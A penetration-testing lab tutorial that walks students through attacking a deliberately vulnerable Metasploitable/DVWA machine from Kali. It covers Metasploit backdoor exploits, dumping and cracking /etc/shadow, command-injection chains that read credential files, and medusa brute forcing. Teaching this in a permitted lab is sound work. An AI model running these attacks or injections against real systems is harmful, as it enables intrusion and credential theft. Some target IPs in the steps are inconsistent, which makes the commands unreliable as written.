# Pentest Tech Camp

If you are using the supplied computers, your virtual environment should look like the following:

Windows

VirtualBox

Host Only Network


Metasploitable

Kali

Internet

**NAT**


Conceptually it looks like this as well:




With VirtualBox, you can add as many guest operating systems as you have drive space, and can run as many concurrently as your memory and processor can handle.

## Hacking Systems

First we need to do is log into Kali as below:



We use the root/toor username and password (or whatever you have set up). Once logged in, you can open a terminal window, as below, and run ip addr at the command prompt:



Verify your network. If it isn’t as above, where both eth0 and eth1 have proper network settings, use the Network Icon in the upper left corner, **right-click** on the icon, and select Edit Connections. Add a new Ethernet connection, and specify whichever connection above isn’t working (for example if eth0 isn’t showing a valid IP address (ipv4 like 10.0.2.15) then specify the eth0 option for that connection, and click on

Once your environment is set up, you can begin attacking your network. In the terminal we opened earlier, scan your network for machines with the following command:

nmap 192.168.56.0/24

This presumes you have the 192.168.56.0/24 network

You should see at least 4 results:

* 192.168.56.1
  + This is the gateway address of our host only network
* 192.168.56.100
  + This is the DHCP server, gives IP addresses to any machine that requires one
* 192.168.56.101 (or 102, or whatever)
  + This is our Kali machine.
  + nmap finds itself
* Finally, you should find your vulnerable machine, the Metasploitable we started earlier: IP 192.168.56.20 (could be something else, you need to analyze the results). This is our Metasploitable server, and it is purposely vulnerable
  + Very common teaching tool for beginner pentesters


Now that we have the IP address of the vulnerable machine (we will from this point assume the IP is 192.168.56.20) we can initiate a more thorough attack. Type in the following:

nmap –sV –O 192.168.56.20 -p1-65535

For the above command


* -sV gives us the software and version
* -O (upper case of letter Oh) gives us operating system info
* -p1-65535 gives us all possible services

It is possible Kali will fail at this point (or any point) and requires a restart. Within the VM, select Machine 🡪 Reset to restart the Kali machine, as below:



This is also why we get permission every time we attack a machine. We want to ensure that if something goes wrong, everyone knows what happened and why.

The results of a detailed scan should look like the following:



We should see many services that are exploitable, as below:

* Vsftpd v2.3.4
* UnrealIRCd (no version, shucks)
* Ruby DRB RMI on Ruby 1.8
* OpenSSH
* Apache 2.2.8 (webserver)
* Many others…

Let’s attack our machine and see what we get!

## Unreal ICQ

Lets look at one of the vulnerabilities that might or might not give us anything, but explain how the Metasploit framework is used. Lets attack port 6697, IRC and the UnrealIRCD 3.2.8.1 Backdoor Command Execution. For this, we must use an exploit, and the syntax is first like this:

use exploit/unix/irc/unreal\_ircd\_3281\_backdo­or

We need to configure this exploit tbefore we use it. This is done by the following:

show options

RHOST is one of the settable options, and it currently doesn’t have anything set. RPORT is another, but is set to the default of 6667, and matches the port from our nmap port scan, so is OK, and we don’t need to worry about it. We will need to set RHOST option, however. Type in the following:

Set RHOST 192.168.56.101

Now we tell Metasploit to attack by the following:

exploit

If you have a result similar to “command shell session 1 opened …”, you have logged in. HACKED!

To determine the degree of the vulnerability, type in whoami. Unfortunately, the path isn’t set properly, so type in the following:

/usr/bin/whoami


One we see we are root, we can steal username and password data from the server. Consider typing the following:

cat /etc/passwd

This shows us all users in the system. We can also try

cat /etc/shadow

This shows us the hashed password list. We can copy these into a text editor (go to Applications 🡪 Accessories 🡪 Leafpad and paste the /etc/passwd contents into one file called users.txt, paste /etc/shadow contents into second text file called pass.txt, and save each on your VM.




Open a second terminal, and try cracking these passwords. This requires the following two steps:

unshadow users.txt pass.txt > meta.txt

john meta.txt

For the above, we are creating a new file called meta.txt, and cracking the passwords.

You should see the following result in your terminal:



Congrats, you are a **HACKER!!!**

It will show you who you are logged in as. At this time, you could create a new user with root privileges, log out, and log in as usual and exploit away!

**You can type exit and quit, and logout to see which one works. Exit might need to be typed twice.**

Exit should, but you may need to hit (left) Ctrl + C, keeping in mind the right Ctrl is mapped to VirtualBox, so use the left Ctrl key.

At this time, you have compromised a system, created an account you can use to log into whenever you wish. Normally you would be done, as the more you probe, the more likely you are to be discovered, and as such, unnecessary probing would be avoided **UNLESS** you are doing a security audit to discover and block all vulnerabilities. This better reflects our activities, so we continue on.

## VSFTP

As above, we need to use the exploit. Type in the following at the msf> prompt:

msf> use exploit/unix/ftp/vsftpd\_234\_backdoor

msf> show options

msf> set RHOST 192.168.56.101

msf> exploit

## PHP CGI Argument Injection

use exploit/multi/http/php\_cgi\_arg\_injection

show options

set RHOST

May or may not work, and even if it does, limited in what you can do.

## Distributed Ruby Send instance\_eval/syscall Code Execution

use exploit/linux/misc/drb\_remote\_codeexec

show options

set RHOST

May not work, but that’s OK. Note you need specify a URI, not a host, and in the URI you specify the port number.

## Samba "username map script" Command Execution

use exploit/multi/samba/usermap\_script

show options

RHOST

## DistCC Daemon Command Execution

use exploit/unix/misc/distcc\_exec

show options

RHOST

Works, limited

## Java RMI Server Insecure Default Configuration Java Code Execution

use exploit/multi/misc/java\_rmi\_server)

show options

RHOST

Works, limited

Now that you have done exploits above, let’s move on to attacking via a web interface.

Our nmap scan of Metasploitable showed us that port 80 was running Apache. This means a website is running on our machine. Lets check that, and see what we get. Within Kali, launch Firefox using the tool bar at the bottom of the screen (the one that looks like a compass):




Navigate to your IP addy: 192.168.56.20



Click on DVWA, and login with the following credentials:


* Username: admin
* Password: password

Before we attack, we need to set the security level to Low




We can verify our security level in the lower left corner of the browser at any time.

We can go to the Command Injection area, and try a basic command injection. This expects us to enter a normal IP address, such as the IP address of our metasploitable server. Enter 192.168.56.20 and submit, as below:




With the security settings set to low, however, we can inject a new command using command chaining. In UNIX and Linux, you can chain two commands together at the terminal with the semi colon (;) character. By typing   
92.168.56.20; ls   
we not only ping that IP, we do a directory listing as well.



Let’s see what else we can attack! Try the following command chains:

* 192.168.56.22; ls /etc
  + List of all services
* 192.168.56.22; ls –l /home
  + List of directories for each user
* 192.168.56.22; cat /etc/passwd
  + List of all users, including service user accounts
* 192.168.56.22; cat /etc/shadow

This **fails** as we don’t have root access, just web access. That’s OK, we have seen the passwd file above, and we can use the results to launch a different attack. Again, launch Leafpad, and create a list of users available as below:



Save it locally as dvwa\_users.txt. Now that we have a list of users, we need a list of passwords


In Kali, in a folder called /usr/share/wordlists is a file called rockyou.txt. It contains approx. 14.5 M real world unique passwords stolen from a website that didn’t properly configure its password storage in its database; it didn’t encrypt, or hash its passwords. We can use this list for any password attack and we will use it with the Medusa network attack utility. Go back to the terminal we ran the unshadow and john commands, and type the following **all on one line**:

medusa –U dvwa\_users.txt –P /usr/share/wordlists/rockyou.txt –M ssh   
–h 192.168.56.20 –O success.txt


The arguments are as follows:

* U (upper case) for a user file
* P (upper case) for a password file. We are using the 14.5M password file rockyou.txt
* M (upper case) is the module to use. This corresponds to the service we are attacking
* H (lower case) is the host name or IP
* 0 (upper case Oh) allows us to output successful password cracks


It will look like the following:



When you hit enter, you should see many results scroll by, but after a minute you should get a result. I have crafted the username and password pairs so it doesn’t have to go through all 14.5M passwords for each of the 4 user accounts, but as you can see, it can take some time to run. At the end you should see the following, and get your prompt back:



You can now open up success.txt in Leafpad, and see your results:




The thing with networks is, anywhere a machine is touching the network, it can be attacked. Our original scan showed the IP address 192.168.56.1 as the host network IP. It is also the gateway to our host only network. It is also the address of Windows 7 host, and can be attacked using Medusa.

Reuse the command above, but change the –M switch to smbnt, as below, again **all on one line**:

medusa –U dvwa\_users.txt –P /usr/share/wordlists/rockyou.txt –M **smbnt** –h 192.168.56.20 –O **success2.txt**

There is no need to check the file, it fails. The reason is we are missing the Network Discovery in our host machine. On Windows 7 host, open Windows Explorer, and click the Network. It will let you enable network discovery as below:



By enabling this, we can re-run our Medusa SMBNT protocol scan on Kali. It should work now, however, again, nothing is guaranteed. It is also quite a bit faster.

This is a function of Windows 7, and a known vulnerability with SMBv1. Doesn’t usually work on Windows 10, unless you upgraded from Windows 7, and even then not always (just one more thing to test)

## Conclusion

These are real world analysis and attack tools, used every day by Information Security professionals. It is never this easy, or this quick

* Again, attacks can take days, weeks even
* Remember, 14.5M passwords in rockyou.txt

Never, Never, NEVER attack someone else's system without express, explicit permission in writing. No exceptions!!!!!